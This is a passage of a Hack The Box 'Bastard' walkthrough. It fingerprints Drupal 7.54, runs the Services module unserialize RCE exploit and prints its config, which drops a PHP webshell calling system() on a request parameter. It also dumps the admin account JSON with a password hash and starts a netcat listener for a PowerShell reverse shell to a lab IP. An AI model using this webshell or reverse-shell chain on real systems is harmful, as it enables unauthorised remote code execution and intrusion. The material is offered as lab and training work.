
```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.
```

4.8. These are the release dates related to the version.



7.60 - 17 October 2018
7.59 - 25 April 2018
7.58 - 28 March 2018
7.57 - 21 February 2018
7.56 - 21 June 2017
7.55 - 7 June 2017
7.54 - 1 February 2017
7.53 - 7 December 2016
7.52 - 16 November 2016
7.51 - 5 October 2016
7.50 - 7 July 2016
7.44 - 15 June 2016

4.9. 7.58 was of interest because it contained a pretty bad RCE but I wanted to avoid it if possible since it was newer than the box itself.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit drupal 7.5
 ------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                  |  Path
 ------------------------------------------------------------------------------- ---------------------
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)               | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)     | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)     | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)        | php/webapps/35150.php
Drupal < 7.34 - Denial of Service                                               | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)        | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)     | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)  | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Ex | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                    | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                | php/webapps/46459.py
```


4.10. I did start finding other potential exploits that affect 7.54 as well though.

4.11. https://github.com/PolarisLab/Drupal-Exploit/blob/master/Drupal-Exploit.php

4.12. https://www.ambionics.io/blog/drupal-services-module-rce

4.13. https://vk9-sec.com/drupal-7-x-module-services-remote-code-execution/


4.14. I was able to enumerate with great accuracy, the Windows version number off of the IIS version listed of 7.5.



- IIS 7.5 was included in Windows 7 (but it must be turned on in the side panel of Programs and Features) and Windows Server 2008 R2. IIS 7.5 improved WebDAV and FTP modules as well as command-line administration in PowerShell. It also introduced TLS 1.1 and TLS 1.2 support and the Best Practices Analyzer tool and process isolation for application pools.[11]


4.15. Based on the articles above I started enumerating the box for that exploit which seemed very likely once I started following it.

4.16. /rest existed and disclosed the rest_endpoint needed for the exploit as well.




Services Endpoint "rest_endpoint" has been setup successfully.

4.17. I then installed php-curl so I could run the code without errors.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install php-curl
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  php7.4-curl
The following NEW packages will be installed:
  php-curl php7.4-curl
0 upgraded, 2 newly installed, 0 to remove and 46 not upgraded.
Need to get 37.7 kB of archives.
After this operation, 148 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 php7.4-curl amd64 7.4.26-1 [31.3 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 php-curl all 2:7.4+76 [6,364 B]
Fetched 37.7 kB in 1s (39.5 kB/s)
Selecting previously unselected package php7.4-curl.
(Reading database ... 273675 files and directories currently installed.)
Preparing to unpack .../php7.4-curl_7.4.26-1_amd64.deb ...
Unpacking php7.4-curl (7.4.26-1) ...
Selecting previously unselected package php-curl.
Preparing to unpack .../php-curl_2%3a7.4+76_all.deb ...
Unpacking php-curl (2:7.4+76) ...
Setting up php7.4-curl (7.4.26-1) ...

Creating config file /etc/php/7.4/mods-available/curl.ini with new version
```



```
┌──(kali㉿kali)-[~]
└─$ php drupal.php
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce


#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://bastard.htb/testytest.php
```

4.18. Now initially I was having server errors with the code I was using and troubleshooted this for quite a while before I tried different code.




Server Error


500 - Internal server error.


There is a problem with the resource you are looking for, and it cannot be displayed.

4.19. I don't know PHP super well so I am not sure what I was doing wrong but when I tried a proper exploit instead of a webpage echo it worked!



```
define('QID', 'anything');
define('TYPE_PHP', 'application/vnd.php.serialized');
define('TYPE_JSON', 'application/json');
define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://bastard.htb';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'b.php',
    'data' => '<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pr
];
```






```
nt authority\iusr
```

4.20. Before I got to this point I did try to crack the Drupal hash found from the initial exploit but I never got anywhere with it.


4.21. JohntheRipper and Hashcat both just spun their tires on it.



```
┌──(kali㉿kali)-[~]
└─$ cat user.json
{
    "uid": "1",
    "name": "admin",
    "mail": "drupal@hackthebox.gr",
    "theme": "",
    "created": "1489920428",
    "access": "1640659983",
    "login": 1640710218,
    "status": "1",
    "timezone": "Europe\/Athens",
    "language": "",
    "picture": null,
    "init": "drupal@hackthebox.gr",
    "data": false,
    "roles": {
        "2": "authenticated user",
        "3": "administrator"
    },
    "rdf_mapping": {
        "rdftype": [
            "sioc:UserAccount"
        ],
        "name": {
            "predicates": [
                "foaf:name"
            ]
        },
        "homepage": {
            "predicates": [
                "foaf:page"
            ],
            "type": "rel"
        }
    },
    "pass": "$S$DRYKUR0xDeqClnV5W0dnncafeE.Wi4YytNcBmmCtwOjrcH5FJSaE"
}
```


4.22. Now that I have a weak webshell I went for a full shell as the service account IUSR.

4.23. I set up a listener on port 80.



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...
```

4.24. I located and prepped a powershell encoded payload from www.revshells.com



IP: 10.10.14.21

Port: 80

root privileges required.

```
🚀 sudo nc -lvnp 80
```

Type: nc

OS: All

